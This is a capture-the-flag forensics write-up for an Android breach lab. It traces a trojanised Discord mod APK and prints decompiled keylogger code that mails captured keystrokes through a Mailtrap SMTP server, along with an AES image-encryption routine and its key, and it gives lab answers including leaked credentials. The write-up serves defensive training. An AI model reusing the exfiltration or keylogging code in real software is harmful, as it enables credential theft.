Challenge: AndroidBreach Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: ALEAPP, jadx, CyberChef


Summary: This lab involved investigating a compromised Android device. Initial access was achieved through a malicious APK downloaded via Google Chrome. Analysis of the APK revealed infostealer and ransomware functionality, with stolen data being exfiltrated over SMTPS.

Scenario: At BrightWave Company, a data breach occurred due to an employee's lack of security awareness, compromising his credentials. The attacker used these credentials to gain unauthorized access to the system and exfiltrate sensitive data. During the investigation, the employee revealed two critical points: first, he stores all his credentials in the notes app on his phone, and second, he frequently downloads APK files from untrusted sources. Your task is to analyze the provided Android dump, identify the malware downloaded, and determine its exact functionality.

What suspicious link was used to download the malicious APK from your initial investigation?

TLDR: Supply the data directory to ALEAPP and view the Google chrome browsing history found in the report.

Within this lab we are provided an Android dump, to analyse this dump, we can use a tool called ALEAPP. Android Logs Events and Protobuf Parser (ALEAPP) is an open-source forensic tool for mobile Android devices. I am personally going to use the GUI version of ALEAPP to load the dump, however, the CLI version is easy to use as well:


ALEAPP version 3.2.3

Android Logs, Events, And Protobuf Parser
https://github.com/abrignoni/ALEAPP

Select the file (tar/zip/gz) or directory of the target Android full file system extraction for parsing:
C:/Users/Administrator/Desktop/Start Here/Artifacts/data


Select Output Folder:
C:/Users/Administrator/Desktop

Timezone Offset (Not Implemented):

Available Modules:
- ✓ Accounts_ce [Accounts_ce - accounts_ce.py]
- ✓ Accounts_ce [Accounts_ce authtokens - accounts_ce_authtokens.py]
- ✓ Accounts_de [Accounts_de - accounts_de.py]
- ✓ Adb Hosts [adb hosts - adb_hosts.py]
- ✓ Adidas-Running [AdidasActivities - AdidasActivities.py]
- ✓ Adidas-Running [AdidasGoals - AdidasGoals.py]
- ✓ Adidas-Running [AdidasUser - AdidasUser.py]
- ✓ Airtag Detection [airtag alerts - airtagAndroid.py]
- ✓ AirTags [AirGuard - airGuard.py]
- ✓ AirTags [atrackerdetect - atrackerdetect.py]
- ✓ Android Notification History [Android Notification History - notificationHistory.py]
- ✓ Android System Intelligence [SimpleStorage_applaunch - SimpleStorage_applaunch.py]
- ✓ App Interaction [scontextLog - scontextLog.py]

Number of selected modules: 281 / 282


Once you click the process button, it runs a series of plugins that extract useful artifacts from the Android dump. After it has finished processing, open the report and navigate to "Chrome – Web History":



Show 15 entries | Search: apk

Last Visit Time	URL	Title	Visit Count	Typed Count	ID	Hidden
2024-08-15 06:59:47	https://www.google.com/search?q=Discord+nitro+mod+apk&oq=Discord+nitro+mod+apk&gs_lcrp=EgZjaHJvbWUyBggAEEUYOTIICAEQABgWGB4yCAgCEAAYFhgeMggIAxAAGBYYHjIICAQQABgWGB4yCAgFEAAYFhgeMggIBhAAGBYYHjIICAcQABgWGB4yCAgIEAAYFhgeMggICRAAGBYYHjIICAoQABgWGB4yCAgLEAAYFhgeMggIDBAAGBYYHjIICA0QABgWGB7SAQkxMjI0MGowajeoAgawAgE&sourceid=chrome-mobile&ie=UTF-8	Discord nitro mod apk - بحث Google	1	0	1	

Here we can see the user interacting with a supposed Discord nitro mod APK. If you investigate the "Chrome – Downloads tab", we can see the user downloaded a file from ufile.io:



Start Time	End Time	Last Access Time	URL	Target Path	State	Danger Type	Interrupt Reason	Opened?	Received Bytes	Total Bytes
2024-08-15 07:05:18	2024-08-15 07:07:55	2024-08-15 07:09:54	https://ufile.io/57rdyncx	content://media/external/downloads/1000000038	Complete	Dangerous But User Validated		Yes	275559672	275559672

ufile is a free file sharing tool, making this quite suspicious.


Answer: https://ufile.io/57rdyncx

What is the name of the downloaded APK?

We can find the downloads folder located at:

- `data\media\0\Download`

This user had one APK file called Discord_nitro_Mod.apk located in this directory:



Discord_nitro_Mod.apk	8/15/2024 10:07 AM	APK File	269,102 KB
ggapps-sdk-33-x86_64-20231003.zip	8/10/2024 3:06 PM	Compressed (zipp...	97,862 KB

Answer: Discord_nitro_Mod.apk


What is the malicious package name found in the APK?

TLDR: Use jadx to reverse engineer the APK file, focusing on suspicious package and class names.

To analyse the suspicious APK file discovered previously, we can use a tool called JADX, which is a decompiler for Android applications that converts .apk files into Java source code. In an APK file, packages refer to a bundled collection of all the necessary components for an Android app. When going through the AndroidManifest.xml file, which is a critical configuration file in every Android app, we can see a weird permission:

```
<permission
    android:name="com.example.keylogger.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
    android:protectionLevel="signature"/>
```

Upon inspecting this package, we can see several classes that suggest keylogger activity:




```
com
  adjust
  airbnb.android.react.lottie
  android
  balthazargronon.RCTZeroconf
  brentvatne.exoplayer
  budiyev.android.codescanner
  BV.LinearGradient
  content
  discord
  dooboolab.rniap
  example.keylogger
    AESUtils
    BroadcastForAlarm
    KeyLogs
    MainTask
    MyService
    SendEmail
    SendEmail$$ExternalSyntheticLambda0
```

Answer: com.example.keylogger

Which port was used to exfiltrate the data?

Recall in the previous question how we identified a package with some suspicious classes. If you investigate the SendEmail class, we can see that it is responsible for exfiltrating data via email over port 465 (SMTPS):




```java
public void openEmailClient(String toEmail, String subject, String body) {
    Properties props = new Properties();
    props.put("mail.smtp.auth", "true");
    props.put("mail.smtp.starttls.enable", "true");
    props.put("mail.smtp.host", "sandbox.smtp.mailtrap.io");
    props.put("mail.smtp.port", "465");
    Session session = Session.getInstance(props, new Authenticator() { // from class: com.example.keylogger.SendEmail.1
        @Override // javax.mail.Authenticator
        protected PasswordAuthentication getPasswordAuthentication() {
            return new PasswordAuthentication("b15c9729198acf", "799fbcf9e5c654");
        }
    });
    try {
        Message message = new MimeMessage(session);
        message.setFrom(new InternetAddress("b15c9729198acf"));
        message.setRecipients(Message.RecipientType.TO, InternetAddress.parse(toEmail));
        message.setSubject(subject);
        message.setText(body);
        Transport.send(message);
        KeyLogs.Empty();
        Log.d("Email", "sent");
    } catch (MessagingException e10) {
        e10.printStackTrace();
        Log.d("EmailERR", e10.getMessage());
    }
}
```

Answer: 465

What is the service platform name the attacker utilized to receive the data being exfiltrated?

In the SendMail class analysed previously, we can see that it uses the Mailtrap SMTP sandbox service:




```java
props.put("mail.smtp.host", "sandbox.smtp.mailtrap.io");
```

Answer: mailtrap.io

What email was used by the attacker when exfiltrating data?

Continuing with exploring the com.example.keylogger package, we can see that the BroadcastForAlarm class reference the SendEmail class:




```java
/* loaded from: classes9.dex */
public class BroadcastForAlarm extends BroadcastReceiver {
    KeyLogs log = new KeyLogs();

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String msg = KeyLogs.GetLog();
        SendEmail SendEmail = new SendEmail(context, "APThreat@gmail.com", "KeyLogger", msg);
        SendEmail.Send();
        try {
            OutputStreamWriter outputStreamWriter = new OutputStreamWriter(context.openFileOutput("config.txt", 0));
            outputStreamWriter.write(msg);
            outputStreamWriter.close();
        } catch (IOException e10) {
            Log.e("Exception", "File write failed: " + e10.toString());
        }
    }
}
```

This class appears to be responsible for sending the email with keylogger data.

Answer: APThreat@gmail.com

The attacker has saved a file containing leaked company credentials before attempting to exfiltrate it. Based on the data, can you retrieve the credentials found in the leak?


Within the BroadcastForAlarm class, we can see that it logs keystrokes to a file called "config.txt":



```
/* loaded from: classes9.dex */
public class BroadcastForAlarm extends BroadcastReceiver {
    KeyLogs log = new KeyLogs();

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String msg = KeyLogs.GetLog();
        SendEmail SendEmail = new SendEmail(context, "APThreat@gmail.com", "KeyLogger", msg);
        SendEmail.Send();
        try {
            OutputStreamWriter outputStreamWriter = new OutputStreamWriter(context.openFileOutput("config.txt", 0));
            outputStreamWriter.write(msg);
            outputStreamWriter.close();
        } catch (IOException e10) {
            Log.e("Exception", "File write failed: " + e10.toString());
        }
    }
}
```


After searching for this file, I came across it located at:

- `data\user\0\com.discord\files`



datastore	10/28/2024 10:34 ...	File folder	
kv-storage	10/28/2024 10:34 ...	File folder	
otas	10/28/2024 10:34 ...	File folder	
AdjustIoActivityState	8/15/2024 6:24 PM	File	1 KB
AdjustIoPackageQueue	8/15/2024 6:12 PM	File	1 KB
config.txt	8/15/2024 7:02 PM	TXT File	3 KB
generatefid.lock	8/15/2024 5:42 PM	LOCK File	0 KB
INSTALLATION	8/15/2024 5:42 PM	File	1 KB
PersistedInstallation.W0RFRkFVTFRd+MT...	8/15/2024 5:42 PM	JSON Source File	1 KB

In this file, we can find the compromised credentials collected by the keylogger:




```
Email:- hany.tarek@brightwave.com
Pass:- HTarek@9711$QTPO309
```

Answer: hany.tarek@brightwave.com:HTarek@9711$QTPO309


The malware altered images stored on the Android phone by encrypting them. What is the encryption key used by the malware to encrypt these images?

Within the keylogger package, there is a class called AESUtils, if you examine this class, you can determine that it is used for encrypting data using AES:




```
public class AESUtils {
    private static final String ALGORITHM = "AES/ECB/PKCS5Padding";

    public static byte[] encrypt(byte[] data, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        cipher.init(1, key);
        return cipher.doFinal(data);
    }

    public static SecretKey stringToKey(String keyString) {
        byte[] decodedKey = Base64.getDecoder().decode(keyString);
        return new SecretKeySpec(decodedKey, 0, decodedKey.length, ALGORITHM);
    }
}
```

The key is passed into stringToKey, if you search for this, we can find the base64 encoded key:



```
byte[] encryptedPixels = AESUtils.encrypt(pixelArray, AESUtils.stringToKey("OWJZJHdRNyFjVHo0NjVUWA=="));
```

Using CyberChef, we can decode this key:



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

[✓] Remove non-alphabet chars

[ ] Strict mode

Input

```
OWJZJHdRNyFjVHo0NjVUWA==
```

24 1

Output

```
9bY$wQ7!cTz465TX
```


Answer: 9bY$wQ7!cTz465TX

The employee stored sensitive data in their phone's gallery, including credit card information. What is the CVC of the credit card stored?

We can find the user's images located at:

- `data\media\0\Pictures\.aux`

Within this folder is a file called "IMG_20240812_201306.jpg", containing an image of the back of a credit card:



Answer: 128